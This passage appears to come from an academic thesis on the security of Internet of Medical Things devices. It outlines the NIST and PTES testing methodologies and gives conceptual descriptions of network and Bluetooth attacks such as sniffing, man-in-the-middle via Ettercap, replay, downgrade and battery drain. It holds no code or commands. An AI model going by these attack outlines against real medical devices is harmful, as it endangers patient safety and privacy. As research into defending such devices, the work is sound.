A step-by-step abstract approach flowchart for NIST is illustrated in *Figure 5.1*, providing a structured visualization of the methodology. Additionally, *Figure 5.2* presents the detailed attack phase for PTES, offering further insights into the penetration testing process.




Figure 5.1: NIST 800-115 Attack Phase [16]




Figure 5.2: Seven stages of Penetration Testing Execution Standard (PTES)

5.1.2 Threat Landscape Analysis

Internet of Things (IoT) devices have revolutionized healthcare delivery, offering rapid medical services and enhancing patient care through devices connected to the Internet or Bluetooth. These IoMT devices hold sensitive information and are pivotal in monitoring health statuses. Consequently, addressing the primary research question, "What are the primary threat vectors impacting the security of the Internet of Medical Things (IoMT)?" necessitates a thorough analysis of the threat landscape. This analysis commences with an exhaustive review of existing literature and studies on the prevalent threats facing IoMT, including unauthorized access, data breaches, and network attacks [14]. These threats underscore the myriad of attacks that IoMT devices are vulnerable to, which can be exploited through hacking, thereby posing a grave risk to patient privacy and safety.

5.1.3 Vulnerability Assessment

The next step involves checking security vulnerabilities and performing penetration tests on mimic IoMT devices. Penetration testing framework PTES will be used since it alligns with the objectives of this research and it is designed specifically for IoT contexts. Also, IoMT devices often need more data encryption and stronger user authentication [69].

5.1.4 Threat Vector Prioritization

Given the large number of potential vulnerabilities of IoT devices, understanding the threat vectors is essential to reduce the effectiveness of these risks. Understanding that these carriers are a threat can happen and must prioritized to mitigate threats and safeguard the IoMT infrastructure against the most dangerous vulnerabilities.

5.2 Network Layer Attacks

Our focus is on network layer attacks because they pose a significant threat. However, data and physical layer attacks are also carried out if possible. Exploiting vulnerabilities in IoMT devices risks the privacy and safety of the patient and the confidentiality and availability of this information. This section of the research will focus on different network-layer attacks.

5.2.1 Internet Exploits

Internet exploits refer to cyberattacks targeting devices with Wi-Fi connectivity, especially those within the IoT ecosystem. These attacks capitalize on vulnerabilities in software and connected hardware to compromise system integrity and functionality. Such exploits often involve unauthorized access and manipulation of devices, leveraging weaknesses in network security to disrupt operations or extract sensitive information.

5.2.1.1 Packet Sniffing

Packet sniffing in the IoMT represents a significant challenge for cybersecurity because IoT devices inherently contain sensitive information and data. The process of packet sniffing involves capturing data packets sent over the network [70]. The block diagram illustrated in *Figure 5.3* provides a visual representation of a packet sniffing attack, highlighting the key components and stages involved in this process.




Figure 5.3: Packet Sniffing Attack

5.2.1.2 Denial-of-Service (DoS)

Denial of Service (DoS) attacks are one of the most severe challenges targeting the availability of services in networks, including the Medical Internet of Things. These attacks aim to prevent devices from accessing services or transferring sensitive data. This poses a strong security challenge, and the reason for this is that the data used in the IoMT promptly is essential. An example is setting an alarm to wake a patient to take medication. Thus, preventing IoMT devices from sending data at the right time can pose a real threat if sending data is a task that could lead to disaster in the health status of the disease [71][72]. The block diagram illustrated in *Figure 5.4* provides a visual representation of a DOS attack, highlighting the key components and stages involved in this process.




Figure 5.4: Denial-of-Service Attack

5.2.1.3 Man-in-the-Middle (MitM)

Owing to the escalating reliance of IoMT devices on Internet connectivity, coupled with the privatization of wireless networks such as Wi-Fi and Bluetooth, Man-In-The-Middle (MitM) attacks have become a prevalent threat. These attacks clandestinely intercept communications between two parties without their awareness. MitM assaults represent a primary strategy cyber attackers employ, who often utilize various tools available in Kali Linux. Among these, the Ettercap tool is notably employed to sniff network traffic and execute MitM attacks [73]. The block diagram illustrated in *Figure 5.5* provides a visual representation of a Man-in-the-Middle attack, highlighting the key components and stages involved in this process.




Figure 5.5: Man-in-the-Middle Attack

5.2.1.4 Packet Dropping Attack

Packet-dropping attacks occur when an attacker intercepts and discards data packets within a network instead of forwarding them to their intended destination. These attacks significantly threaten the security of the IoT. They are categorized into two main types: Black Hole Attacks: The attacker drops all intercepted packets, causing a complete data loss. Moreover, in Selective Forwarding Attacks (SFA), The attacker selectively drops specific packets, allowing others to pass through, thereby disrupting the network's reliability [74]. The block diagram illustrated in *Figure 5.6* provides a visual representation of a Packet Dropping attack, highlighting the key components and stages involved in this process.




Figure 5.6: Packet Dropping Attack

5.2.1.5 Packet Modification Attack

Packet Modification Attack in the IoT refers to an attacker's ability to make unauthorized modifications to data during transmission or storage. By intercepting and changing data packets during their transmission in the network, this attack can lead to incorrect information access and disruption of services [75]. The block diagram illustrated in *Figure 5.7* provides a visual representation of a Packet Modification Attack, highlighting the key components and stages involved in this process.




Figure 5.7: Packet Modification Attack

5.2.1.6 Replay Attack

This attack carried out through the results of a successful sniffing attack, through which the attacker intercepts the communication. Thus, the tasks will get the first key to open the lock and, therefore, collect the second key to use in the future. This attack is done through the attacker's guess because the attacker can easily guess the victim's default credentials from the list of credentials available on the internet or by making a brute-force attack on any of the user's

devices like a router [76]. Therefore, this attack violates the authorization requirement. It can minimized by using a timestamp, which is part of the techniques to protect the data, namely symmetric and asymmetric [77]. The block diagram illustrated in *Figure 5.8* provides a visual representation of a Replay Attack, highlighting the key components and stages involved in this process.




Figure 5.8: Replay Attack

5.2.2 Bluetooth Exploits

IoMT devices rely heavily on Bluetooth technology, especially BLE, as this communication contains significant security gaps that can pose a great danger to medical devices that rely on this type of communication. Attackers take advantage of IoMT devices' dependence on Bluetooth technology to carry out attacks, such as attacks exploiting these vulnerabilities [78].

5.2.2.1 Bluetooth Denial-of-Service

Bluetooth Denial of Service (DoS) is a type of cyber attack specifically targeting Bluetooth-enabled devices. The primary aim of this attack is to disrupt the regular operation of electronic devices such as smartphones, laptops, and IoT gadgets by severing their connection capabilities or severely impairing their functionality. Several techniques are employed to execute this attack, including flooding, where an attacker overwhelms the device with a deluge of data packets, and repeated connection requests, where the attacker bombards the device with continuous pairing requests. These methods aim to exhaust the device's resources, making it unable to fulfill its planned functions or access the network [79]. The block diagram illustrated in *Figure 5.9* provides a visual representation of a Bluetooth Denial-of-Service Attack, highlighting the key components and stages involved in this process.




Figure 5.9: BDOS Attack

5.2.2.2 Downgrade Attack

IoMT devices that use Bluetooth Low-Energy (BLE) have vulnerabilities that can be exploited and affect the confidentiality and safety of communications. These attacks exploit security flaws in IoMT devices and force them to use security protocols and outdated versions. They also force them to use weak encryption, which makes these devices vulnerable to attacks and, therefore, vulnerable to data interception. The attacker can change the Bluetooth Session Keys, which keeps the Bluetooth security guarantees, and an attacker can decrypt all encrypted texts. Downgrade attacks do not require access to victims ' devices and are effective regardless of the connection's security [80]. The block diagram illustrated in *Figure 5.10* provides a visual representation of a Downgrade Attack, highlighting the key components and stages involved in this process.




Figure 5.10: Downgrade Attack

5.2.2.3 Battery Drain Attack

As discussed in the Bluetooth Exploits section, medical devices are highly dependent on BLE, which is considered a security concern and a significant security threat. The battery drain attack depends on draining the battery life [81]. Therefore, this attack focuses on the device going out of service or transferring to offline mode, consequently threatening the patient's life. The block diagram illustrated in *Figure 5.11* provides a visual representation of a Battery Drain Attack, highlighting the key components and stages involved in this process.

